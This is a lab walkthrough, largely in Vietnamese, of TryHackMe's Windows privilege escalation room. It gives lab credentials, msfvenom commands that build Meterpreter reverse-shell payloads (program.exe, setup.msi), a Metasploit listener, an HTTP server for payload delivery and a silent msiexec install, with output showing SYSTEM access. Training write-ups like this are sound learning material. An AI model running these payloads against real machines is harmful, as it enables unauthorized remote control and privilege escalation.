

Task 1 Connecting to TryHackMe network

Connect to TryHackMe's VPN

```
(root@kali)-[/home/kali]
# ping 10.10.70.66
PING 10.10.70.66 (10.10.70.66) 56(84) bytes of data.
64 bytes from 10.10.70.66: icmp_seq=1 ttl=127 time=208
64 bytes from 10.10.70.66: icmp_seq=2 ttl=127 time=208
^C
— 10.10.70.66 ping statistics —
2 packets transmitted, 2 received, 0% packet loss, time
rtt min/avg/max/mdev = 207.590/207.633/207.676/0.043 m
password: password321

(root@kali)-[/home/kali]
# ss
For any administrative actions you might take, your co
username: TCM
password: Hacker123

Answer the questions below
```

Phòng này sẽ hướng dẫn bạn nhiều chiến thuật leo thang đặc quyền của Windows, bao gồm khai thác kernel, chiếm quyền điều khiển DLL, khai thác dịch vụ, khai thác sổ đăng ký, v.v. Phòng thí nghiệm này được xây dựng bằng cách sử dụng hội thảo riêng tư của Sagi Shahar (<https://github.com/sagishahar/lpeworkshop>) và được sử dụng như một phần của khóa học Nâng cao đặc quyền Windows của The Cyber Mentor trên Udemy (<http://udemy.com/cift/windows-privilege-leo-thang-cho-nguoi-moi-bat-dau>).

Tất cả các công cụ cần thiết để hoàn thành khóa học này đều có trên máy tính để bàn của người dùng (C:\Users\user\Desktop\Tools).

Trước tiên hãy kết nối với máy. RDP mở trên cổng 3389. Thông tin đăng nhập của bạn là:

tên người dùng: user

mật khẩu: password321

Đối với bất kỳ hành động quản trị nào bạn có thể thực hiện, thông tin đăng nhập của bạn là:

Tên người dùng: TCM

mật khẩu: Hacker123

Deploy the machine and log into the user account via RDP

```
(root@kali)-[/home/kali]
# xfreerdp /u:user /p:password321 /cert:ignore /v:10.10.70.66
[10:59:21:907] [4558:4559] [INFO][com.freerdp.crypto] - creating directory /root/.config/freerdp
[10:59:21:907] [4558:4559] [INFO][com.freerdp.crypto] - creating directory [/root/.config/freerdp/certs]
[10:59:21:907] [4558:4559] [INFO][com.freerdp.crypto] - created directory [/root/.config/freerdp/server]
[10:59:26:359] [4558:4559] [INFO][com.freerdp.gdi] - Local framebuffer format PIXEL_FORMAT_BGRX32
[10:59:26:360] [4558:4559] [INFO][com.freerdp.gdi] - Remote framebuffer format PIXEL_FORMAT_BGRA32
[10:59:26:528] [4558:4559] [INFO][com.freerdp.channels.rdpnd.client] - [static] Loaded fake backend for rdpsnd
[10:59:26:528] [4558:4559] [INFO][com.freerdp.channels.drdynvc.client] - Loading Dynamic Virtual Channel rdpgfx
[10:59:27:395] [4558:4559] [INFO][com.freerdp.client.x11] - Logon Error Info LOGON_FAILED_OTHER [LOGON_MSG_SESSION_C
ONTINUE]
```

Windows Activation

Activate Windows now


A hardware or driver change requires you to activate Windows again.

→ Activate now

→ Ask me later

0xC004F00F

Cancel



Open a command prompt and run 'net user'. Who is the other non-default user on the machine?

```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\user>net user

User accounts for \TCM-PC

-----
Administrator      Guest              TCM
user
The command completed successfully.

C:\Users\user>_
```


➔ TCM

Task 3 Registry Escalation – Autorun


phát hiện

Máy ảo Windows


1. Mở dấu nhắc lệnh và gõ: C:\Users\User\Desktop\Tools\Autoruns\Autoruns64.exe




2. Trong Autorun, nhấp vào tab 'logon'.



3. Từ các kết quả được liệt kê, hãy lưu ý rằng mục “My program” đang trỏ đến “C:\Program Files\Autorun Program\program.exe”.



4. Tại dấu nhắc lệnh, gõ: `C:\Users\User\Desktop\Tools\Accesschk\accesschk64.exe -wu "C:\Program Files\Autorun Program"`



5. Từ đầu ra, lưu ý rằng nhóm người dùng “Everyone” có quyền “FILE_ALL_ACCESS” trên tệp “program.exe”.

```

Accesschk v6.10 - Reports effective permissions for securable objects
Copyright (C) 2006-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

C:\Program Files\Autorun Program\program.exe
Medium Mandatory Level (Default) [No-Write-Up]
RW Everyone
    FILE_ALL_ACCESS
RW NT AUTHORITY\SYSTEM
    FILE_ALL_ACCESS
RW BUILTIN\Administrators
    FILE_ALL_ACCESS

C:\Users\user>_

```

Khai thác
máy ảo Kali

1. Mở dấu nhắc lệnh và gõ: msfconsole

```

238: corrupt history file /root/.zsh_history
(root@kali)-[/home/kali]
# msfconsole
[*] Starting The Metasploit Framework console ... /

```

2. Trong Metasploit (msf > prompt), gõ: sử dụng multi/handler

3. Trong Metasploit (msf > prompt), gõ: set payload windows/meterpreter/reverse_tcp

4. Trong Metasploit (msf > prompt), gõ: đặt lhost [Địa chỉ IP máy ảo Kali]

5. Trong Metasploit (msf > prompt), gõ: run

```

msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.18.52.203
lhost => 10.18.52.203
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.18.52.203:4444

```

5. Mở một dấu nhắc lệnh bổ sung và nhập:

msfvenom -p windows/meterpreter/reverse_tcp lhost=[Địa chỉ IP máy ảo Kali] -f exe -o program.exe

```

238: corrupt history file /root/.zsh_history
(root@kali)-[/home/kali]
# msfvenom -p windows/meterpreter/reverse_tcp lhost=10.18.52.203 -f exe -o program.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: program.exe


```

6. Sao chép tệp đã tạo, program.exe, vào máy ảo Windows.

```



(root@kali)-[/home/kali]
# sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

```




Máy ảo Windows

1. Đặt program.exe vào 'C:\Program Files\Autorun Program'.



2. Để mô phỏng hiệu ứng leo thang đặc quyền, hãy đăng xuất rồi đăng nhập lại với tư cách người dùng quản trị viên.

run



máy ảo Kali

1. Đợi phiên mới mở trong Metasploit.

```
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.18.52.203
lhost => 10.18.52.203
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.18.52.203:4444
[*] Sending stage (175686 bytes) to 10.10.70.66
[*] Meterpreter session 1 opened (10.18.52.203:4444 -> 10.10.70.66:49225) at 2023-06-26 11:18:59 -0400

meterpreter > 
```

2. Trong Metasploit (msf > prompt), gõ: versions -i [Session ID]

3. Để xác nhận rằng cuộc tấn công đã thành công, trong Metasploit (msf > prompt) gõ: getuid

```
meterpreter > pwd
C:\Program Files\Autorun Program
meterpreter > getuid
Server username: TCM-PC\user
meterpreter > dir
Listing: C:\Program Files\Autorun Program

Mode                Size           Type             Last modified      Name
-----
100777/rwxrwxrwx  73802        file            2023-06-26 11:18:42 -0400  program.exe

meterpreter > 
```

Click 'Completed' once you have successfully elevated the machine

Task 4 Registry Escalation – AlwaysInstallElevated

phát hiện

Máy ảo Windows

1. Mở cmd và nhập: `reg query HKLM\Software\Policies\Microsoft\Windows\Installer`
2. Từ đầu ra, lưu ý rằng giá trị “AlwaysInstallElevated” là 1.

```
C:\Users\user>reg query HKLM\Software\Policies\Microsoft\Windows\Installer
HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\Installer
AlwaysInstallElevated REG_DWORD 0x1
```

3. Trong dấu nhắc lệnh gõ: `reg query HKCU\Software\Policies\Microsoft\Windows\Installer`

4. Từ đầu ra, lưu ý rằng giá trị “AlwaysInstallElevated” là 1.

```
C:\Users\user>reg query HKCU\Software\Policies\Microsoft\Windows\Installer
HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\Installer
AlwaysInstallElevated REG_DWORD 0x1
```

Khai thác

máy ảo Kali

1. Mở dấu nhắc lệnh và gõ: `msfconsole`
2. Trong Metasploit (`msf > prompt`), gõ: sử dụng `multi/handler`
3. Trong Metasploit (`msf > prompt`), gõ: `set payload windows/meterpreter/reverse_tcp`
4. Trong Metasploit (`msf > prompt`), gõ: đặt `lhost` [Địa chỉ IP máy ảo Kali]
5. Trong Metasploit (`msf > prompt`), gõ: `run`

```
meterpreter >
Background session 2? [y/N]
msf6 exploit(multi/handler) > cls
[-] Unknown command: cls
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.18.52.204
lhost => 10.18.52.204
msf6 exploit(multi/handler) > set lhost 10.18.52.203
lhost => 10.18.52.203
msf6 exploit(multi/handler) > run
```

6. Mở một dấu nhắc lệnh bổ sung và nhập:

`msfvenom -p windows/meterpreter/reverse_tcp lhost=[Địa chỉ IP máy ảo Kali] -f msi -o setup.msi`

```
(root@kali)-[/home/kali/tryhackme]
# msfvenom -p windows/meterpreter/reverse_tcp lhost=10.18.52.203 -f msi -o setup.msi
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of msi file: 159744 bytes
Saved as: setup.msi


(root@kali)-[/home/kali/tryhackme]
# python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

C:\Users\user>reg query HKLM\Software\Policies\Microsoft\Windows\Installer
HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\Installer
AlwaysInstallElevated REG_DWORD 0x1


C:\Users\user>reg query HKCU\Software\Policies\Microsoft\Windows\Installer
HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\Installer
AlwaysInstallElevated REG_DWORD 0x1
```

7. Sao chép tệp đã tạo, setup.msi, vào máy ảo Windows.


Máy ảo Windows



1. Đặt 'setup.msi' trong 'C:\Temp'.



2. Mở dấu nhắc lệnh và gõ: `msiexec /quiet /qn /i C:\Temp\setup.msi`



Click 'Completed' once you have successfully elevated the machine

```
meterpreter > pwd
C:\Windows\system32
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > dir
Listing: C:\Windows\system32
```

Task 5 Service Escalation – Registry

Phát hiện

Máy ảo Windows

1. Mở dấu nhắc powershell và nhập:

```
Get-Acl -Path hklm:\System\CurrentControlSet\services\regsvc | fl
```

2. Lưu ý rằng đầu ra gợi ý rằng người dùng thuộc về “NT AUTHORITY\INTERACTIVE” có quyền “FullControl” đối với khóa đăng ký.

